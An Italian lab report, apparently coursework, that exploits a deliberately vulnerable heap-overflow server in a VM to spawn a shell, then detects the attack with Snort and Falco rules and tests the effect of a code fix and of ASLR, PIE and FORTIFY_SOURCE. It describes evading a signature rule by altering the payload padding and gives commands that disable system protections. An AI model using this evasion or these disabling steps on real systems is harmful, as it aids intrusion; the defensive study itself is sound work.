```
python3 exploit.py
```




Figura 8: Output sulla VM vittima

Il server esegue `hacked()` al posto di `safe()`, confermando il successo del *control flow hijacking*. La chiamata a `system("/bin/sh")` apre una shell interattiva con i privilegi del processo server.

5 Rilevamento con Snort (IDS di Rete)

Snort opera come *Network Intrusion Detection System* (NIDS), analizzando il traffico di rete in tempo reale. In questa sezione configuriamo regole specifiche per rilevare sia le connessioni al servizio vulnerabile, sia i tentativi di exploit.

5.1 Regole Snort

Le regole vengono inserite nel file delle regole locali:

```
sudo nano /etc/snort/rules/local.rules
```

La struttura base di una regola Snort è:

alert *proto src_ip src_port -> dst_ip dst_port (opzioni)*

Definiamo tre regole con livelli di specificità crescenti:

5.1.1 Regola 1: Rilevamento di qualsiasi accesso al servizio

```
alert tcp any any -> any 4444 (
    msg:"Accesso al servizio vulnerabile";
    sid:1000001;
    rev:1;
)
```

Questa regola genera un alert per **qualsiasi** connessione TCP verso la porta 4444, indipendentemente dal contenuto. È la regola più generica: rileva sia il traffico legittimo sia gli attacchi.

5.1.2 Regola 2: Rilevamento di tentativo di heap overflow

```
alert tcp any any -> any 4444 (
    msg:"Heap Overflow attempt (length > 64)";
    flow:to_server,established;
    content:"|01|"; offset:0; depth:1;
    byte_test:4,>,64,1,big;
    sid:1000002;
    rev:3;
)
```

Questa è la regola più sofisticata e merita un'analisi dettagliata delle opzioni:

Opzione	Significato
`flow:to_server,established`	Applica la regola solo al traffico diretto verso il server, su connessioni TCP già stabilite (dopo il three-way handshake).
`content:"|01|"; offset:0; depth:1`	Verifica che il primo byte del payload sia `0x01` (campo `TYPE`). L'opzione `offset:0` indica la posizione iniziale e `depth:1` limita la ricerca a 1 byte.
`byte_test:4,>,64,1,big`	Legge 4 byte a partire dall'offset 1 (il campo `LENGTH`), li interpreta come intero *big-endian* e verifica se il valore è > 64. Se sì, la regola scatta: un pacchetto con `LENGTH` > 64 indica un tentativo di overflow.

Questa regola è particolarmente efficace perché analizza la **semantica** del protocollo: non si limita a cercare pattern nel traffico, ma verifica che il campo `LENGTH` superi la dimensione del buffer di destinazione.

5.1.3 Regola 3: Rilevamento del pattern di padding

```
alert tcp any any -> any 4444 (
    msg:"Payload sospetto (AAAA overflow)";
    content:"AAAAAAAA";
    sid:1000003;
    rev:1;
)
```

Questa regola cerca la sequenza `AAAAAAAA` nel payload, tipica del padding utilizzato negli exploit. È una regola **facilmente eludibile**: un attaccante può sostituire i caratteri `A` con byte casuali senza alterare l'efficacia dell'exploit. La regola è inclusa a scopo didattico per dimostrare i limiti del rilevamento basato su firme statiche.

5.2 Verifica e Avvio di Snort

```
# Verifica della configurazione
sudo snort -T -c /etc/snort/snort.conf

# Avvio in modalita' console (alert in tempo reale)
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```

Limiti di Snort

Il rilevamento basato su firme ha limiti intrinseci. Un attaccante può eludere la Regola 3 semplicemente **offuscando il payload**: sostituire `b"A" * 64` con byte casuali non modifica l'effetto dell'overflow (i 64 byte di padding vengono comunque scartati), ma rende invisibile il pattern `AAAAAAAA`. La Regola 2, che analizza il campo `LENGTH`, è più robusta ma può essere aggirata con tecniche di frammentazione o evasione a livello di protocollo. Questo dimostra perché il rilevamento a livello di rete deve essere **complementato** da strumenti di monitoraggio a livello di runtime come Falco.

6 Rilevamento con Falco (Monitoraggio Runtime)

A differenza di Snort, che opera a livello di rete, Falco monitora le **system call** del kernel sulla macchina vittima. Questo lo rende immune a qualsiasi tecnica di evasione a livello di rete: se l'exploit ha successo e viene eseguita una shell, Falco la rileva intercettando la chiamata `execve()`.

6.1 Configurazione

```
sudo systemctl disable falco-kmod.service
sudo systemctl disable falco-modern-bpf.service
sudo mkdir -p /etc/falco
```

```
- rule: Shell da server vulnerabile
  desc: "Il server vulnerabile ha eseguito una shell
         tramite system()"
  condition: >
    evt.type = execve and proc.name in ("sh","bash")
  output: >
    [ALERT] Server vulnerabile ha eseguito una shell!
    (user=%user.name pid=%proc.pid cmd=%proc.cmdline)
  priority: CRITICAL
```

falco_rules_local.yaml

Campo	Significato
`evt.type = execve`	Cattura le chiamate `execve()`: ogni avvio di programma.
`proc.name in ("sh","bash")`	Filtra solo l'avvio di shell, quasi sempre indicatore di compromissione per un servizio di rete.
`priority: CRITICAL`	Livello massimo di allarme.

```
rules_file:
  - /etc/falco/falco_rules_local.yaml
json_output:
  enabled: false
stdout_output:
  enabled: true
```

/etc/falco/falco.yaml

```
sudo falco -c /etc/falco/falco.yaml
```

6.2 Falco in Azione: Rilevamento dell'Exploit

Quando l'exploit ha successo e `hacked()` invoca `system("/bin/sh")`:




Figura 9: Falco rileva l'exploit: 2 alert CRITICAL per l'esecuzione di shell (`cmd=sh -c /bin/sh` e `cmd=sh`). Il riepilogo conferma 2 eventi, entrambi dalla regola "Shell da server vulnerabile". L'output include PID e utente, informazioni forensi preziose.

6.3 Payload Offuscato: Limiti di Snort e Robustezza di Falco

Per dimostrare i limiti del rilevamento basato su firme statiche, modifichiamo l'exploit sostituendo il padding:

Figura 10: Exploit offuscato (`off_exploit.py`): il padding usa `b"B" * 64` invece di `b"A" * 64`. L'indirizzo di `hacked()` e l'effetto dell'overflow restano identici.

6.3.1 Snort con Payload Offuscato





Figura 11: Snort con payload offuscato: la Regola 1000003 (*AAAA overflow*) **non scatta più** (assente dagli alert). La Regola 1000002 (*length* $>$ *64*) **continua a funzionare**, dimostrando che l'analisi protocollare è più robusta del pattern matching.

Confrontando la Figura **??** con la Figura 11, il payload offuscato elude la Regola 1000003 ma **non** la Regola 1000002, che analizza la struttura del protocollo.

6.3.2 Falco con Payload Offuscato



complementarietà degli IDS

- **Snort** rileva pattern noti e anomalie protocollari, ma è vulnerabile all'evasione (offuscamento, frammentazione, cifratura).
- **Falco** è immune all'evasione di rete, ma può generare falsi positivi se le regole non sono specifiche.
- La **combinazione** offre copertura completa: Snort rileva il tentativo, Falco conferma la compromissione.

7 Meccanismi di Protezione

7.1 Heap Metadata Protections (glibc)

La `glibc` ($\geq$ 2.24) include controlli di integrità sui metadati heap. `MALLOC_CHECK_=2` causa abort su errori; `MALLOC_PERTURB_` riempie la memoria con pattern casuali.

```
export MALLOC_CHECK_=2                                  # abilitare
export MALLOC_PERTURB_=$((RANDOM % 256))
export MALLOC_CHECK_=0 && export MALLOC_PERTURB_=0   #
    disabilitare
```

7.2 Safe Linking (tcache protections)

Nella `glibc` $\geq$ 2.27, i puntatori nella free list sono offuscati con XOR. Abilitato di default, non richiede configurazione.

7.3 Heap Canary

Valori sentinella nei chunk heap. Se alterati da un overflow, il sistema causa un crash controllato.

```
export GLIBC_HEAP_CHECK_=1     # abilitare
export GLIBC_HEAP_CHECK_=0     # disabilitare
```

7.4 FORTIFY_SOURCE

Con `-D_FORTIFY_SOURCE=2 -O2`, il compilatore sostituisce `memcpy()` e simili con versioni che verificano le dimensioni a runtime.

```
gcc -O2 -D_FORTIFY_SOURCE=2 server.c -o server    # abilitare
gcc server.c -o server                              # disabilitare
```

7.5 ASLR (Address Space Layout Randomization)

Randomizza heap, stack e librerie. Rende inutilizzabile l'indirizzo fisso `0x40132d`.

```
sudo sysctl -w kernel.randomize_va_space=2     # abilitare
sudo sysctl -w kernel.randomize_va_space=0     # disabilitare
```

7.6 NX / DEP

Pagine heap/stack marcate non eseguibili. Attivo di default. Disabilitabile con `gcc -z execstack`.

7.7 Riepilogo

Protezione	Livello	Effetto nel nostro scenario
Heap Metadata	Runtime (glibc)	Rileva corruzione metadati, double free
Safe Linking	Runtime (glibc)	Protegge puntatori nella free list
Heap Canary	Runtime (glibc)	Rileva sovrascrittura di chunk adiacenti
FORTIFY_SOURCE	Compilazione	Intercetta `memcpy()` con `length > 64`
Stack Canaries	Compilazione	Protegge lo stack (meno rilevante per heap)
ASLR	Sistema Operativo	Invalida l'indirizzo `0x40132d`
NX/DEP	Hardware/OS	Blocca esecuzione di shellcode in aree dati
PIE	Compilazione	Randomizza l'indirizzo base del binario

8 Scenari di Test Comparativi

8.1 Scenario 1: Server Vulnerabile, Protezioni Disabilitate

8.1.1 Setup

```
sudo sysctl -w kernel.randomize_va_space=0
export GLIBC_HEAP_CHECK_=0
gcc server_vuln.c -o server_vuln -no-pie -fno-stack-protector
./server_vuln
```

8.1.2 Risultato

L'exploit ha pieno successo: `hacked()` viene eseguita e apre una shell (Figura **??**).

8.1.3 Rilevamento

Snort rileva con tutte e tre le regole. Falco rileva l'esecuzione della shell con alert CRITICAL (Figura 9). Con il payload offuscato, la Regola 1000003 di Snort viene elusa ma la 1000002 e Falco continuano a funzionare (Figure 11 e 6.3.2).

8.2 Scenario 2: Server con Fix, Protezioni Disabilitate

8.2.1 Il Fix

```c
if (length == 0 || length > sizeof(c->buffer)) {
    printf("[!] Lunghezza non valida\n");
    free(data);
    free(c);
    return;
}
memcpy(c->buffer, data, length);  // copia sicura
```

Patch — Validazione del campo LENGTH

8.2.2 Setup

```bash
nano server.c     # aggiungere il controllo
gcc server.c -o server -no-pie -fno-stack-protector
./server
```

8.2.3 Risultato dell'Exploit

Il server rifiuta il pacchetto malevolo e continua a funzionare:

```
vittima@ubuntu:~$ ./server

SPNEGO-like Vulnerable Service
==========================================
 Protocol: TYPE | LENGTH | DATA
 Waiting for client connection...

[+] Client connected
[+] Packet received
TYPE: 1
LENGTH: 72
[!] Lunghezza non valida
[+] Client connected
[+] Packet received
TYPE: 1
LENGTH: 5
[+] Chiamata funzione...
[+] Esecuzione normale
```

Figura 12: Scenario 2: il server con fix rifiuta il payload (`LENGTH: 72` → `[!] Lunghezza non valida`), poi elabora normalmente il pacchetto legittimo (`LENGTH: 5` → `Esecuzione normale`).

8.2.4 Rilevamento Snort

```
04/01-08:14:29.337584  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:29.338255  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:29.338256  [**] [1:1000003:1] Payload sospetto (AAAA overflow) [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:29.338256  [**] [1:1000002:3] Heap Overflow attempt (length > 64) [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:29.338256  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:29.338256  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:29.338852  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:53604 -> 192.168.161.128:4444
04/01-08:14:40.642411  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:50440 -> 192.168.161.128:4444
04/01-08:14:40.643212  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:50440 -> 192.168.161.128:4444
04/01-08:14:40.643212  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:50440 -> 192.168.161.128:4444
04/01-08:14:40.643213  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:50440 -> 192.168.161.128:4444
04/01-08:14:40.643490  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:50440 -> 192.168.161.128:4444
```

Figura 13: Scenario 2, Snort (dettaglio): alert delle Regole 1000002 (*Heap Overflow attempt*) e 1000003 (*AAAA overflow*).

Snort rileva il *tentativo* di overflow ma, operando a livello di rete, non ha visibilità sull'esito: non sa che il server ha rifiutato il pacchetto.

8.2.5 Rilevamento Falco

```
vittima@ubuntu:~$ sudo falco -c /etc/falco/falco.yaml
^CSyscall event drop monitoring:
   - event drop detected: 0 occurrences
   - num times actions taken: 0
Events detected: 0
Rule counts by severity:
Triggered rules by rule name:
vittima@ubuntu:~$
```

Figura 14: Scenario 2, Falco: **0 eventi rilevati**, nessuna regola attivata. La shell non è mai stata eseguita. L'assenza di alert Falco combinata con gli alert Snort indica un attacco **neutralizzato**.

8.3 Scenario 3: Server Vulnerabile, Protezioni Abilitate

Il codice è **ancora vulnerabile**, ma tutte le protezioni sono attive.

8.3.1 Setup

```
sudo sysctl -w kernel.randomize_va_space=2     # ASLR completo
unset GLIBC_HEAP_CHECK_                         # heap check
    default

gcc -O2 -D_FORTIFY_SOURCE=2 -fstack-protector \
    server_vuln.c -o server_vulnPRO
# NON si usa -no-pie: PIE resta attivo

./server_vulnPRO
```

Effetto di ciascuna protezione:

Protezione	Effetto sull'exploit
ASLR	L'indirizzo `0x40132d` non è più valido: il binario è caricato altrove.
FORTIFY_SOURCE	Intercetta `memcpy()` se `length > 64`: crash controllato.
`-fstack-protector`	Canary riattivati (difesa in profondità).
PIE (default)	Indirizzo base randomizzato ad ogni esecuzione.

8.3.2 Risultato dell'Exploit

Figura 15: Scenario 3: il server crasha con `Segmentation fault (core dumped)` al posto di `CONTROL FLOW HIJACKED`. L'overflow avviene (il codice è vulnerabile), ma ASLR invalida l'indirizzo target: il processore salta a un indirizzo non mappato e genera un fault.

Il risultato è un **Denial of Service** (crash) ma **non un'esecuzione di codice**: l'attaccante non ottiene il controllo del flusso. Il segfault avviene perché l'indirizzo `0x40132d` nel

payload non corrisponde più a `hacked()`, dato che ASLR e PIE hanno spostato il binario a un indirizzo base casuale.

8.3.3 Rilevamento Snort

```
04/01-08:38:25.335454  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
04/01-08:38:25.336116  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
04/01-08:38:25.336117  [**] [1:1000003:1] Payload sospetto (AAAA overflow) [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
04/01-08:38:25.336117  [**] [1:1000002:3] Heap Overflow attempt (length > 64) [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
04/01-08:38:25.336117  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
04/01-08:38:25.336288  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
04/01-08:38:25.511062  [**] [1:1000001:1] Accesso al servizio vulnerabile [**] [Priority: 0] {TCP} 192.168.161.131:36234 -> 192.168.161.128:4444
```

Figura 16: Scenario 3, Snort: rileva il traffico malevolo come nei casi precedenti (SID 1000001, 1000002, 1000003). Snort non ha visibilità sull'esito (crash vs. compromissione).

8.3.4 Rilevamento Falco

```
vittima@ubuntu:~$ sudo falco -c /etc/falco/falco.yaml
^CSyscall event drop monitoring:
   - event drop detected: 0 occurrences
   - num times actions taken: 0
Events detected: 0
Rule counts by severity:
Triggered rules by rule name:
vittima@ubuntu:~$
```

Figura 17: Scenario 3, Falco: **0 eventi rilevati**. Il server è crashato prima di poter eseguire la shell; nessuna `execve()` anomala.

9 Riepilogo Comparativo degli Scenari

Scenario	Codice	Protezioni	Exploit	Snort	Falco
1	Vulnerabile	Disabilitate	**Riuscito**	Rileva	Rileva
2	Fixato	Disabilitate	**Bloccato**	Rileva	Nessun alert
3	Vulnerabile	Abilitate	**Crash (DoS)**	Rileva	Nessun alert

9.1 Analisi dei Risultati

Scenario 1 è il caso peggiore: codice vulnerabile senza protezioni. L'attaccante ottiene pieno controllo del flusso. Snort e Falco rilevano l'attacco, ma *a posteriori*: la compromissione è già avvenuta.

Scenario 2 dimostra che la **correzione del codice** è la difesa più efficace. Un semplice controllo sulla lunghezza (5 righe) neutralizza completamente l'exploit. Snort rileva il tentativo (utile per il monitoraggio), Falco non genera alert perché il comportamento anomalo non si verifica.

Scenario 3 mostra il *defense-in-depth*: anche con codice vulnerabile, ASLR, FORTIFY_SOURCE e PIE impediscono l'esecuzione di codice arbitrario. L'attaccante causa un crash ma non ottiene il controllo.

Conclusione. Nessuna singola protezione è sufficiente. La combinazione di codice corretto (Scenario 2), protezioni del compilatore e del SO (Scenario 3), rilevamento di rete (Snort) e monitoraggio runtime (Falco) costituisce una strategia di *defense-in-depth* in cui ogni livello compensa le debolezze degli altri.